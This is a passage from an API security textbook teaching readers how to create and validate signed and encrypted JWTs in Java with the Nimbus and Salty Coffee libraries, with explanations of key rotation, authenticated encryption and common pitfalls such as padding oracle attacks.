A better solution is to store the algorithm as metadata associated with a key on the server. You can then change the algorithm when you change the key, a methodology I refer to as *key-driven cryptographic agility*. This is much safer than recording the algorithm in the message, because an attacker has no ability to change the keys stored on your server. The JSON Web Key (JWK) specification allows an algorithm to be associated with a key, as shown in listing 6.2, using the `alg` attribute. JOSE defines standard names for many authentication and encryption algorithms and the standard name for HMAC-SHA256 that you'll use in this example is `HS256`. A secret key used for HMAC or AES is known as an *octet key* in JWK, as the key is just a sequence of random bytes and octet is an alternative word for byte. The key type is indicated by the `kty` attribute in a JWK, with the value `oct` used for octet keys.

DEFINITION In *key-driven cryptographic agility*, the algorithm used to authenticate a token is stored as metadata with the key on the server rather than as a header on the token. To change the algorithm, you install a new key. This prevents an attacker from tricking the server into using an incompatible algorithm.

Listing 6.2 A JWK with algorithm claim

```
{
    "kty": "oct",
    "alg": "HS256",
    "k": "9ITYj4mt-TLYT2b_vnAyCVurks1r2uzCLw7sOxg-75g"
}
```

The algorithm the key is to be used for

The Base64-encoded bytes of the key itself

The JWE specification also includes an `enc` header that specifies the cipher used to encrypt the JSON body. This header is less error-prone than the `alg` header, but you should still validate that it contains a sensible value. Encrypted JWTs are discussed in section 6.3.3.

SPECIFYING THE KEY IN THE HEADER

To allow implementations to periodically change the key that they use to authenticate JWTs, in a process known as *key rotation*, the JOSE specifications include several ways to indicate which key was used. This allows the recipient to quickly find the right key to verify the token, without having to try each key in turn. The JOSE specs include one

safe way to do this (the `kid` header) and two potentially dangerous alternatives listed in table 6.2.

DEFINITION *Key rotation* is the process of periodically changing the keys used to protect messages and tokens. Changing the key regularly ensures that the usage limits for a key are never reached and if any one key is compromised then it is soon replaced, limiting the time in which damage can be done.

Table 6.2 Indicating the key in a JOSE header

Header	Contents	Safe?	Comments
`kid`	A key ID	Yes	As the key ID is just a string identifier, it can be safely looked up in a server-side set of keys.
`jwk`	The full key	No	Trusting the sender to give you the key to verify a message loses all security properties.
`jku`	An URL to retrieve the full key	No	The intention of this header is that the recipient can retrieve the key from a HTTPS endpoint, rather than including it directly in the message, to save space. Unfortunately, this has all the issues of the `jwk` header, but additionally opens the recipient up to *SSRF attacks*.

DEFINITION A *server-side request forgery* (SSRF) *attack* occurs when an attacker can cause a server to make outgoing network requests under the attacker's control. Because the server is on a trusted network behind a firewall, this allows the attacker to probe and potentially attack machines on the internal network that they could not otherwise access. You'll learn more about SSRF attacks and how to prevent them in chapter 10.

There are also headers for specifying the key as an X.509 certificate (used in TLS). Parsing and validating X.509 certificates is very complex so you should avoid these headers.

6.2.3 Generating standard JWTs

Now that you've seen the basic idea of how a JWT is constructed, you'll switch to using a real JWT library for generating JWTs for the rest of the chapter. It's always better to use a well-tested library for security when one is available. There are many JWT and JOSE libraries for most programming languages, and the https://jwt.io website maintains a list. You should check that the library is actively maintained and that the developers are aware of historical JWT vulnerabilities such as the ones mentioned in this chapter. For this chapter, you can use Nimbus JOSE + JWT from https://connect2id.com/products/nimbus-jose-jwt, which is a well-maintained open source (Apache 2.0 licensed) Java JOSE library. Open the pom.xml file in the Natter project root folder and add the following dependency to the dependencies section to load the Nimbus library:

```
<dependency>
  <groupId>com.nimbusds</groupId>
  <artifactId>nimbus-jose-jwt</artifactId>
```

```
    <version>8.19</version>
  </dependency>
```

Listing 6.3 shows how to use the library to generate a signed JWT. The code is generic and can be used with any JWS algorithm, but for now you'll use the `HS256` algorithm, which uses HMAC-SHA-256, just like the existing `HmacTokenStore`. The Nimbus library requires a `JWSSigner` object for generating signatures, and a `JWSVerifier` for verifying them. These objects can often be used with several algorithms, so you should also pass in the specific algorithm to use as a separate `JWSAlgorithm` object. Finally, you should also pass in a value to use as the audience for the generated JWTs. This should usually be the base URI of the API server, such as https://localhost:4567. By setting and verifying the audience claim, you ensure that a JWT can't be used to access a different API, even if they happen to use the same cryptographic key. To produce the JWT you first build the claims set, set the `sub` claim to the username, the `exp` claim to the token expiry time, and the `aud` claim to the audience value you got from the constructor. You can then set any other attributes of the token as a custom claim, which will become a nested JSON object in the claims set. To sign the JWT you then set the correct algorithm in the header and use the `JWSSigner` object to calculate the signature. The `serialize()` method will then produce the JWS Compact Serialization of the JWT to return as the token identifier. Create a new file named SignedJwtTokenStore.java under src/main/resources/com/manning/apisecurityinaction/token and copy the contents of the listing.

Listing 6.3 Generating a signed JWT

```
package com.manning.apisecurityinaction.token;

import javax.crypto.SecretKey;
import java.text.ParseException;
import java.util.*;
import com.nimbusds.jose.*;
import com.nimbusds.jwt.*;
import spark.Request;

public class SignedJwtTokenStore implements TokenStore {
    private final JWSSigner signer;
    private final JWSVerifier verifier;
    private final JWSAlgorithm algorithm;
    private final String audience;

    public SignedJwtTokenStore(JWSSigner signer,
               JWSVerifier verifier, JWSAlgorithm algorithm,
               String audience) {
        this.signer = signer;
        this.verifier = verifier;
        this.algorithm = algorithm;
        this.audience = audience;
    }
```

Pass in the algorithm, audience, and signer and verifier objects.

```
    @Override
    public String create(Request request, Token token) {
        var claimsSet = new JWTClaimsSet.Builder()
                .subject(token.username)
                .audience(audience)
                .expirationTime(Date.from(token.expiry))
                .claim("attrs", token.attributes)
                .build();
        var header = new JWSHeader(JWSAlgorithm.HS256);
        var jwt = new SignedJWT(header, claimsSet);
        try {
            jwt.sign(signer);
            return jwt.serialize();
        } catch (JOSEException e) {
            throw new RuntimeException(e);
        }
    }

    @Override
    public Optional<Token> read(Request request, String tokenId) {
        // TODO
        return Optional.empty();
    }

    @Override
    public void revoke(Request request, String tokenId) {
        // TODO
    }
}
```

Create the JWT claims set with details about the token.

Specify the algorithm in the header and build the JWT.

Sign the JWT using the JWSSigner object.

Convert the signed JWT into the JWS compact serialization.

To use the new token store, open the Main.java file in your editor and change the code that constructs the `JsonTokenStore` and `HmacTokenStore` to instead construct a `SignedJwtTokenStore`. You can reuse the same `macKey` that you loaded for the `HmacTokenStore`, as you're using the same algorithm for signing the JWTs. The code should look like the following, using the `MACSigner` and `MACVerifier` classes for signing and verification using HMAC:

```
var algorithm = JWSAlgorithm.HS256;
var signer = new MACSigner((SecretKey) macKey);
var verifier = new MACVerifier((SecretKey) macKey);
TokenStore tokenStore = new SignedJwtTokenStore(
        signer, verifier, algorithm, "https://localhost:4567");
var tokenController = new TokenController(tokenStore);
```

Construct the MACSigner and MACVerifier objects with the macKey.

Pass the signer, verifier, algorithm, and audience to the SignedJwtTokenStore.

You can now restart the API server, create a test user, and log in to see the created JWT:

```
$ curl -H 'Content-Type: application/json' \
  -d '{"username":"test","password":"password"}' \
  https://localhost:4567/users
{"username":"test"}
```

```
$ curl -H 'Content-Type: application/json' -u test:password \
  -d '' https://localhost:4567/sessions
{"token":"eyJhbGciOiJIUzI1NiJ9.eyJzdWIiOiJ0ZXN0IiwiYXVkIjoiaHR0cH
➥ M6XC9cL2xvY2FsaG9zdDo0NTY3IiwiZXhwIjoxNTc3MDA3ODcyLCJhdHRycyI
➥ 6e319.nMxLeSG6pmrPOhRSNKF4v31eQZ3uxaPVyj-Ztf-vZQw"}
```

You can take this JWT and paste it into the debugger at https://jwt.io to validate it and see the contents of the header and claims, as shown in figure 6.3.




Figure 6.3 The JWT in the jwt.io debugger. The panels on the right show the decoded header and payload and let you paste in your key to validate the JWT. Never paste a JWT or key from a production environment into a website.

> **WARNING** While jwt.io is a great debugging tool, remember that JWTs are credentials so you should never post JWTs from a production environment into any website.

6.2.4 Validating a signed JWT

To validate a JWT, you first parse the JWS Compact Serialization format and then use the `JWSVerifier` object to verify the signature. The Nimbus `MACVerifier` will calculate the correct HMAC tag and then compare it to the tag attached to the JWT using a constant-time equality comparison, just like you did in the `HmacTokenStore`. The Nimbus library also takes care of basic security checks, such as making sure that the algorithm header is compatible with the verifier (preventing the algorithm mix up attacks

discussed in section 6.2), and that there are no unrecognized critical headers. After the signature has been verified, you can extract the JWT claims set and verify any constraints. In this case, you just need to check that the expected audience value appears in the audience claim, and then set the token expiry from the JWT expiry time claim. The `TokenController` will ensure that the token hasn't expired. Listing 6.4 shows the full JWT validation logic. Open the SignedJwtTokenStore.java file and replace the `read()` method with the contents of the listing.

Listing 6.4 Validating a signed JWT

```
@Override
public Optional<Token> read(Request request, String tokenId) {
    try {
        var jwt = SignedJWT.parse(tokenId);

        if (!jwt.verify(verifier)) {
            throw new JOSEException("Invalid signature");
        }

        var claims = jwt.getJWTClaimsSet();
        if (!claims.getAudience().contains(audience)) {
            throw new JOSEException("Incorrect audience");
        }

        var expiry = claims.getExpirationTime().toInstant();
        var subject = claims.getSubject();
        var token = new Token(expiry, subject);
        var attrs = claims.getJSONObjectClaim("attrs");
        attrs.forEach((key, value) ->
                token.attributes.put(key, (String) value));

        return Optional.of(token);
    } catch (ParseException | JOSEException e) {
        return Optional.empty();
    }
}
```

Parse the JWT and verify the HMAC signature using the JWSVerifier.

Reject the token if the audience doesn't contain your API's base URI.

Extract token attributes from the remaining JWT claims.

If the token is invalid, then return a generic failure response.

You can now restart the API and use the JWT to create a new social space:

```
$ curl -H 'Content-Type: application/json' \
  -H 'Authorization: Bearer eyJhbGciOiJIUzI1NiJ9.eyJzdWIiOiJ0ZXN
➥ 0IiwiYXVkIjoiaHR0cHM6XC9cL2xvY2FsaG9zdDo0NTY3IiwiZXhwIjoxNTc
➥ 3MDEyMzA3LCJhdHRycyI6e319.JKJnoNdHEBzc8igkzV7CAYfDRJvE7oB2md
➥ 6qcNgc_yM' -d '{"owner":"test","name":"test space"}' \
  https://localhost:4567/spaces

{"name":"test space","uri":"/spaces/1"}
```

Pop quiz

2 Which JWT claim is used to indicate the API server a JWT is intended for?

a iss
b sub
c iat
d exp
e aud
f jti

3 True or False: The JWT `alg` (algorithm) header can be safely used to determine which algorithm to use when validating the signature.

The answers are at the end of the chapter.

6.3 Encrypting sensitive attributes

A database in your datacenter, protected by firewalls and physical access controls, is a relatively safe place to store token data, especially if you follow the hardening advice in the last chapter. Once you move away from a database and start storing data on the client, that data is much more vulnerable to snooping. Any personal information about the user included in the token, such as name, date of birth, job role, work location, and so on, may be at risk if the token is accidentally leaked by the client or stolen though a phishing attack or XSS exfiltration. Some attributes may also need to be kept confidential from the user themselves, such as any attributes that reveal details of the API implementation. In chapter 7, you'll also consider third-party client applications that may not be trusted to know details about who the user is.

Encryption is a complex topic with many potential pitfalls, but it can be used successfully if you stick to well-studied algorithms and follow some basic rules. The goal of encryption is to ensure the confidentiality of a message by converting it into an obscured form, known as the *ciphertext*, using a secret key. The algorithm is known as a *cipher*. The recipient can then use the same secret key to recover the original plaintext message. When the sender and recipient both use the same key, this is known as *secret key cryptography*. There are also *public key* encryption algorithms in which the sender and recipient have different keys, but we won't cover those in much detail in this book.

An important principle of cryptography, known as *Kerckhoff's Principle*, says that an encryption scheme should be secure even if every aspect of the algorithm is known, so long as the key remains secret.

NOTE You should use only algorithms that have been designed through an open process with public review by experts, such as the algorithms you'll use in this chapter.

There are several secure encryption algorithms in current use, but the most important is the *Advanced Encryption Standard* (AES), which was standardized in 2001 after an international competition, and is widely considered to be very secure. AES is an example of a *block cipher*, which takes a fixed size input of 16 bytes and produces a 16-byte encrypted output. AES keys are either 128 bits, 192 bits, or 256 bits in size. To encrypt more (or less) than 16 bytes with AES, you use a block cipher *mode of operation*. The choice of mode of operation is crucial to the security as demonstrated in figure 6.4, which shows an image of a penguin encrypted with the same AES key but with two different modes of operation.[1] The Electronic Code Book (ECB) mode is completely insecure and leaks a lot of details about the image, while the more secure Counter Mode (CTR) eliminates any details and looks like random noise.




Figure 6.4 An image of the Linux mascot, Tux, that has been encrypted by AES in ECB mode. The shape of the penguin and many features are still visible despite the encryption. By contrast, the same image encrypted with AES in CTR mode is indistinguishable from random noise. (Original image by Larry Ewing and The GIMP, https://commons.wikimedia.org/wiki/File:Tux.svg.)

DEFINITION A *block cipher* encrypts a fixed-sized block of input to produce a block of output. The *AES* block cipher operates on 16-byte blocks. A block cipher *mode of operation* allows a fixed-sized block cipher to be used to encrypt messages of any length. The mode of operation is critical to the security of the encryption process.

[1] This is a very famous example known as the ECB Penguin. You'll find the same example in many introductory cryptography books.

6.3.1 Authenticated encryption

Many encryption algorithms only ensure the confidentiality of data that has been encrypted and don't claim to protect the integrity of that data. This means that an attacker won't be able to read any sensitive attributes in an encrypted token, but they may be able to alter them. For example, if you know that a token is encrypted with CTR mode and (when decrypted) starts with the string `user=brian`, you can change this to read `user=admin` by simple manipulation of the ciphertext even though you can't decrypt the token. Although there isn't room to go into the details here, this kind of attack is often covered in cryptography tutorials under the name *chosen ciphertext attack*.

> **DEFINITION** A *chosen ciphertext attack* is an attack against an encryption scheme in which an attacker manipulates the encrypted ciphertext.

In terms of threat models from chapter 1, encryption protects against information disclosure threats, but not against spoofing or tampering. In some cases, confidentiality can also be lost if there is no guarantee of integrity because an attacker can alter a message and then see what error message is generated when the API tries to decrypt it. This often leaks information about what the message decrypted to.

> **LEARN MORE** You can learn more about how modern encryption algorithms work, and attacks against them, from an up-to-date introduction to cryptography book such as *Serious Cryptography* by Jean-Philippe Aumasson (No Starch Press, 2018).

To protect against spoofing and tampering threats, you should always use algorithms that provide *authenticated encryption*. Authenticated encryption algorithms combine an encryption algorithm for hiding sensitive data with a MAC algorithm, such as HMAC, to ensure that the data can't be altered or faked.

> **DEFINITION** *Authenticated encryption* combines an encryption algorithm with a MAC. Authenticated encryption ensures confidentiality and integrity of messages.

One way to do this would be to combine a secure encryption scheme like AES in CTR mode with HMAC. For example, you might make an `EncryptedTokenStore` that encrypts data using AES and then combine that with the existing `HmacTokenStore` for authentication. But there are two ways you could combine these two stores: first encrypting and then applying HMAC, or, first applying HMAC and then encrypting the token and the tag together. It turns out that only the former is generally secure and is known as *Encrypt-then-MAC* (EtM). Because it is easy to get this wrong, cryptographers have developed several dedicated authenticated encryption modes, such as *Galois/Counter Mode* (GCM) for AES. JOSE supports both GCM and EtM encryption modes, which you'll examine in section 6.3.3, but we'll begin by looking at a simpler alternative.

6.3.2 Authenticated encryption with NaCl

Because cryptography is complex with many subtle details to get right, a recent trend has been for cryptography libraries to provide higher-level APIs that hide many of these details from developers. The most well-known of these is the Networking and Cryptography Library (NaCl; https://nacl.cr.yp.to) designed by Daniel Bernstein. NaCl (pronounced "salt," as in sodium chloride) provides high-level operations for authenticated encryption, digital signatures, and other cryptographic primitives but hides many of the details of the algorithms being used. Using a high-level library designed by experts such as NaCl is the safest option when implementing cryptographic protections for your APIs and can be significantly easier to use securely than alternatives.

> **TIP** Other cryptographic libraries designed to be hard to misuse include Google's Tink (https://github.com/google/tink) and Themis from Cossack Labs (https://github.com/cossacklabs/themis). The Sodium library (https://libsodium.org) is a widely used clone of NaCl in C that provides many additional extensions and a simplified API with bindings for Java and other languages.

In this section, you'll use a pure Java implementation of NaCl called Salty Coffee (https://github.com/NeilMadden/salty-coffee), which provides a very simple and Java-friendly API with acceptable performance.[2] To add the library to the Natter API project, open the pom.xml file in the root folder of the Natter API project and add the following lines to the dependencies section:

```
<dependency>
  <groupId>software.pando.crypto</groupId>
  <artifactId>salty-coffee</artifactId>
  <version>1.0.2</version>
</dependency>
```

Listing 6.5 shows an `EncryptedTokenStore` implemented using the Salty Coffee library's `SecretBox` class, which provides authenticated encryption. Like the `HmacTokenStore`, you can delegate creating the token to another store, allowing this to be wrapped around the `JsonTokenStore` or another format. Encryption is then performed with the `SecretBox.encrypt()` method. This method returns a `SecretBox` object, which has methods for getting the encrypted ciphertext and the authentication tag. The `toString()` method encodes these components into a URL-safe string that you can use directly as the token ID. To decrypt the token, you can use the `SecretBox.fromString()` method to recover the `SecretBox` from the encoded string, and then use the `decryptToString()` method to decrypt it and get back the original token ID. Navigate to the src/main/java/com/manning/apisecurityinaction/token folder again and create a new file named EncryptedTokenStore.java with the contents of listing 6.5.

---

[2] I wrote Salty Coffee, reusing cryptographic code from Google's Tink library, to provide a simple pure Java solution. Bindings to libsodium are generally faster if you can use a native library.

Listing 6.5 An EncryptedTokenStore

```
package com.manning.apisecurityinaction.token;

import java.security.Key;
import java.util.Optional;

import software.pando.crypto.nacl.SecretBox;
import spark.Request;

public class EncryptedTokenStore implements TokenStore {

    private final TokenStore delegate;
    private final Key encryptionKey;

    public EncryptedTokenStore(TokenStore delegate, Key encryptionKey) {
        this.delegate = delegate;
        this.encryptionKey = encryptionKey;
    }

    @Override
    public String create(Request request, Token token) {
        var tokenId = delegate.create(request, token);
        return SecretBox.encrypt(encryptionKey, tokenId).toString();
    }

    @Override
    public Optional<Token> read(Request request, String tokenId) {
        var box = SecretBox.fromString(tokenId);
        var originalTokenId = box.decryptToString(encryptionKey);
        return delegate.read(request, originalTokenId);
    }

    @Override
    public void revoke(Request request, String tokenId) {
        var box = SecretBox.fromString(tokenId);
        var originalTokenId = box.decryptToString(encryptionKey);
        delegate.revoke(request, originalTokenId);
    }
}
```

Call the delegate TokenStore to generate the token ID.

Use the SecretBox.encrypt() method to encrypt the token.

Decode and decrypt the box and then use the original token ID.

As you can see, the `EncryptedTokenStore` using `SecretBox` is very short because the library takes care of almost all details for you. To use the new store, you'll need to generate a new key to use for encryption rather than reusing the existing HMAC key.

> **PRINCIPLE** A cryptographic key should only be used for a single purpose. Use separate keys for different functionality or algorithms.

Because Java's `keytool` command doesn't support generating keys for the encryption algorithm that `SecretBox` uses, you can instead generate a standard AES key and then convert it as the two key formats are identical. `SecretBox` only supports 256-bit keys,

so run the following command in the root folder of the Natter API project to add a new AES key to the existing keystore:

```
keytool -genseckey -keyalg AES -keysize 256 \
    -alias aes-key -keystore keystore.p12 -storepass changeit
```

You can then load the new key in the `Main` class just as you did for the HMAC key in chapter 5. Open Main.java in your editor and locate the lines that load the HMAC key from the keystore and add a new line to load the AES key:

```
var macKey = keyStore.getKey("hmac-key", keyPassword);
var encKey = keyStore.getKey("aes-key", keyPassword);
```

The existing HMAC key

The new AES key

You can convert the key into the correct format with the `SecretBox.key()` method, passing in the raw key bytes, which you can get by calling `encKey.getEncoded()`. Open the Main.java file again and update the code that constructs the `TokenController` to convert the key and use it to create an `EncryptedTokenStore`, wrapping a `JsonTokenStore`, instead of the previous JWT-based implementation:

```
var naclKey = SecretBox.key(encKey.getEncoded());
var tokenStore = new EncryptedTokenStore(
            new JsonTokenStore(), naclKey);
var tokenController = new TokenController(tokenStore);
```

Convert the key to the correct format.

Construct the EncryptedTokenStore wrapping a JsonTokenStore.

You can now restart the API and login again to get a new encrypted token.

6.3.3 Encrypted JWTs

NaCl's `SecretBox` is hard to beat for simplicity and security, but there is no standard for how encrypted tokens are formatted into strings and different libraries may use different formats or leave this up to the application. This is not a problem when tokens are only consumed by the same API that generated them but can become an issue if tokens are shared between many APIs, developed by separate teams in different programming languages. A standard format such as JOSE becomes more compelling in these cases. JOSE supports several authenticated encryption algorithms in the JSON Web Encryption (JWE) standard.

An encrypted JWT using the JWE Compact Serialization looks superficially like the HMAC JWTs from section 6.2, but there are more components reflecting the more complex structure of an encrypted token, shown in figure 6.5. The five components of a JWE are:

1. The JWE header, which is very like the JWS header, but with two additional fields: `enc`, which specifies the encryption algorithm, and `zip`, which specifies an optional compression algorithm to be applied before encryption.




Figure 6.5 A JWE in Compact Serialization consists of 5 components: a header, an encrypted key (blank in this case), an initialization vector or nonce, the encrypted ciphertext, and then the authentication tag. Each component is URL-safe Base64-encoded. Values have been truncated for display.

2. An optional encrypted key. This is used in some of the more complex encryption algorithms. It is empty for the direct symmetric encryption algorithm that is covered in this chapter.
3. The *initialization vector* or *nonce* used when encrypting the payload. Depending on the encryption method being used, this will be either a 12- or 16-byte random binary value that has been Base64url-encoded.
4. The encrypted ciphertext.
5. The MAC authentication tag.

DEFINITION An *initialization vector* (IV) or *nonce* (number-used-once) is a unique value that is provided to the cipher to ensure that ciphertext is always different even if the same message is encrypted more than once. The IV should be generated using a `java.security.SecureRandom` or other cryptographically-secure pseudorandom number generator (CSPRNG).[3] An IV doesn't need to be kept secret.

JWE divides specification of the encryption algorithm into two parts:

- The `enc` header describes the authenticated encryption algorithm used to encrypt the payload of the JWE.
- The `alg` header describes how the sender and recipient agree on the key used to encrypt the content.

There are a wide variety of key management algorithms for JWE, but for this chapter you will stick to direct encryption with a secret key. For direct encryption, the algorithm header is set to `dir` (direct). There are currently two available families of encryption methods in JOSE, both of which provide authenticated encryption:

- `A128GCM`, `A192GCM`, and `A256GCM` use AES in *Galois Counter Mode* (GCM).
- `A128CBC-HS256`, `A192CBC-HS384`, and `A256CBC-HS512` use AES in *Cipher Block Chaining* (CBC) mode together with either HMAC in an EtM configuration as described in section 6.3.1.

[3] A nonce only needs to be unique and could be a simple counter. However, synchronizing a counter across many servers is difficult and error-prone so it's best to always use a random value.

DEFINITION All the encryption algorithms allow the JWE header and IV to be included in the authentication tag without being encrypted. These are known as *authenticated encryption with associated data* (AEAD) algorithms.

GCM was designed for use in protocols like TLS where a unique session key is negotiated for each session and a simple counter can be used for the nonce. If you reuse a nonce with GCM then almost all security is lost: an attacker can recover the MAC key and use it to forge tokens, which is catastrophic for authentication tokens. For this reason, I prefer to use CBC with HMAC for directly encrypted JWTs, but for other JWE algorithms GCM is an excellent choice and very fast.

CBC requires the input to be padded to a multiple of the AES block size (16 bytes), and this historically has led to a devastating vulnerability known as a *padding oracle attack*, which allows an attacker to recover the full plaintext just by observing the different error messages when an API tries to decrypt a token they have tampered with. The use of HMAC in JOSE prevents this kind of tampering and largely eliminates the possibility of padding oracle attacks, and the padding has some security benefits.

WARNING You should avoid revealing the reason why decryption failed to the callers of your API to prevent oracle attacks like the CBC *padding oracle attack*.

What key size should you use?

AES allows keys to be in one of three different sizes: 128-bit, 192-bit, or 256-bit. In principle, correctly guessing a 128-bit key is well beyond the capability of even an attacker with enormous amounts of computing power. Trying every possible value of a key is known as a *brute-force attack* and should be impossible for a key of that size. There are three exceptions in which that assumption might prove to be wrong:

- A weakness in the encryption algorithm might be discovered that reduces the amount of effort required to crack the key. Increasing the size of the key provides a security margin against such a possibility.
- New types of computers might be developed that can perform brute-force searches much quicker than existing computers. This is believed to be true of *quantum computers*, but it's not known whether it will ever be possible to build a large enough quantum computer for this to be a real threat. Doubling the size of the key protects against known quantum attacks for symmetric algorithms like AES.
- Theoretically, if each user has their own encryption key and you have millions of users, it may be possible to attack every key simultaneously for less effort than you would expect from naively trying to break them one at a time. This is known as a *batch attack* and is described further in https://blog.cr.yp.to/20151120-batchattacks.html.

At the time of writing, none of these attacks are practical for AES, and for short-lived authentication tokens the risk is significantly less, so 128-bit keys are perfectly safe. On the other hand, modern CPUs have special instructions for AES encryption so there's very little extra cost for 256-bit keys if you want to eliminate any doubt.

Remember that the JWE CBC with HMAC methods take a key that is twice the size as normal. For example, the `A128CBC-HS256` method requires a 256-bit key, but this is really two 128-bit keys joined together rather than a true 256-bit key.

6.3.4 Using a JWT library

Due to the relative complexity of producing and consuming encrypted JWTs compared to HMAC, you'll continue using the Nimbus JWT library in this section. Encrypting a JWT with Nimbus requires a few steps, as shown in listing 6.6.

- First you build a JWT claims set using the convenient `JWTClaimsSet.Builder` class.
- You can then create a `JWEHeader` object to specify the algorithm and encryption method.
- Finally, you encrypt the JWT using a `DirectEncrypter` object initialized with the AES key.

The `serialize()` method on the `EncryptedJWT` object will then return the JWE Compact Serialization. Navigate to src/main/java/com/manning/apisecurityinaction/token and create a new file name EncryptedJwtTokenStore.java. Type in the contents of listing 6.6 to create the new token store and save the file. As for the `JsonTokenStore`, leave the `revoke` method blank for now. You'll fix that in section 6.6.

Listing 6.6 The EncryptedJwtTokenStore

```
package com.manning.apisecurityinaction.token;

import com.nimbusds.jose.*;
import com.nimbusds.jose.crypto.*;
import com.nimbusds.jwt.*;
import spark.Request;

import javax.crypto.SecretKey;
import java.text.ParseException;
import java.util.*;

public class EncryptedJwtTokenStore implements TokenStore {

    private final SecretKey encKey;

    public EncryptedJwtTokenStore(SecretKey encKey) {
        this.encKey = encKey;
    }

    @Override
    public String create(Request request, Token token) {
        var claimsBuilder = new JWTClaimsSet.Builder()
                .subject(token.username)
                .audience("https://localhost:4567")
                .expirationTime(Date.from(token.expiry));
        token.attributes.forEach(claimsBuilder::claim);
```

Build the JWT claims set.

Create the JWE header and assemble the header and claims.

```
        var header = new JWEHeader(JWEAlgorithm.DIR,
                EncryptionMethod.A128CBC_HS256);
        var jwt = new EncryptedJWT(header, claimsBuilder.build());

        try {
            var encrypter = new DirectEncrypter(encKey);
            jwt.encrypt(encrypter);
        } catch (JOSEException e) {
            throw new RuntimeException(e);
        }

        return jwt.serialize();
    }

    @Override
    public void revoke(Request request, String tokenId) {
    }
}
```

Encrypt the JWT using the AES key in direct encryption mode.

Return the Compact Serialization of the encrypted JWT.

Processing an encrypted JWT using the library is just as simple as creating one. First, you parse the encrypted JWT and then decrypt it using a `DirectDecrypter` initialized with the AES key, as shown in listing 6.7. If the authentication tag validation fails during decryption, then the library will throw an exception. To further reduce the possibility of padding oracle attacks in CBC mode, you should never return any details about why decryption failed to the user, so just return an empty `Optional` here as if no token had been supplied. You can log the exception details to a debug log that is only accessible to system administrators if you wish. Once the JWT has been decrypted, you can extract and validate the claims from the JWT. Open EncryptedJwtTokenStore.java in your editor again and implement the read method as in listing 6.7.

Listing 6.7 The JWT read method

```
@Override
public Optional<Token> read(Request request, String tokenId) {
    try {
        var jwt = EncryptedJWT.parse(tokenId);

        var decryptor = new DirectDecrypter(encKey);
        jwt.decrypt(decryptor);

        var claims = jwt.getJWTClaimsSet();
        if (!claims.getAudience().contains("https://localhost:4567")) {
            return Optional.empty();
        }
        var expiry = claims.getExpirationTime().toInstant();
        var subject = claims.getSubject();
        var token = new Token(expiry, subject);
        var ignore = Set.of("exp", "sub", "aud");
        for (var attr : claims.getClaims().keySet()) {
            if (ignore.contains(attr)) continue;
            token.attributes.put(attr, claims.getStringClaim(attr));
        }
```

Parse the encrypted JWT.

Decrypt and authenticate the JWT using the DirectDecrypter.

Extract any claims from the JWT.

```
            return Optional.of(token);
        } catch (ParseException | JOSEException e) {
            return Optional.empty();
        }
    }
```

Never reveal the cause of a decryption failure to the user.

You can now update the main method to switch to using the `EncryptedJwtTokenStore`, replacing the previous `EncryptedTokenStore`. You can reuse the AES key that you generated in section 6.3.2, but you'll need to cast it to the more specific `javax.crypto.SecretKey` class that the Nimbus library expects. Open Main.java and update the code to create the token controller again:

```
TokenStore tokenStore = new EncryptedJwtTokenStore(
    (SecretKey) encKey);
var tokenController = new TokenController(tokenStore);
```

Cast the key to the more specific SecretKey class.

Restart the API and try it out:

```
$ curl -H 'Content-Type: application/json' \
  -u test:password -X POST https://localhost:4567/sessions
{"token":"eyJlbmMiOiJBMjU2R0NNIiwiYWxnIjoiZGlyIn0..hAOoOsgfGb8yuhJD
➥ .kzhuXMMGunteKXz12aBSnqVfqtlnvvzqInLqp83zBwUW_rqWoQp5wM_q2D7vQxpK
➥ TaQR4Nuc-D3cPcYt7MXAJQ.ZigZZclJPDNMlP5GM1oXwQ"}
```

Compressed tokens

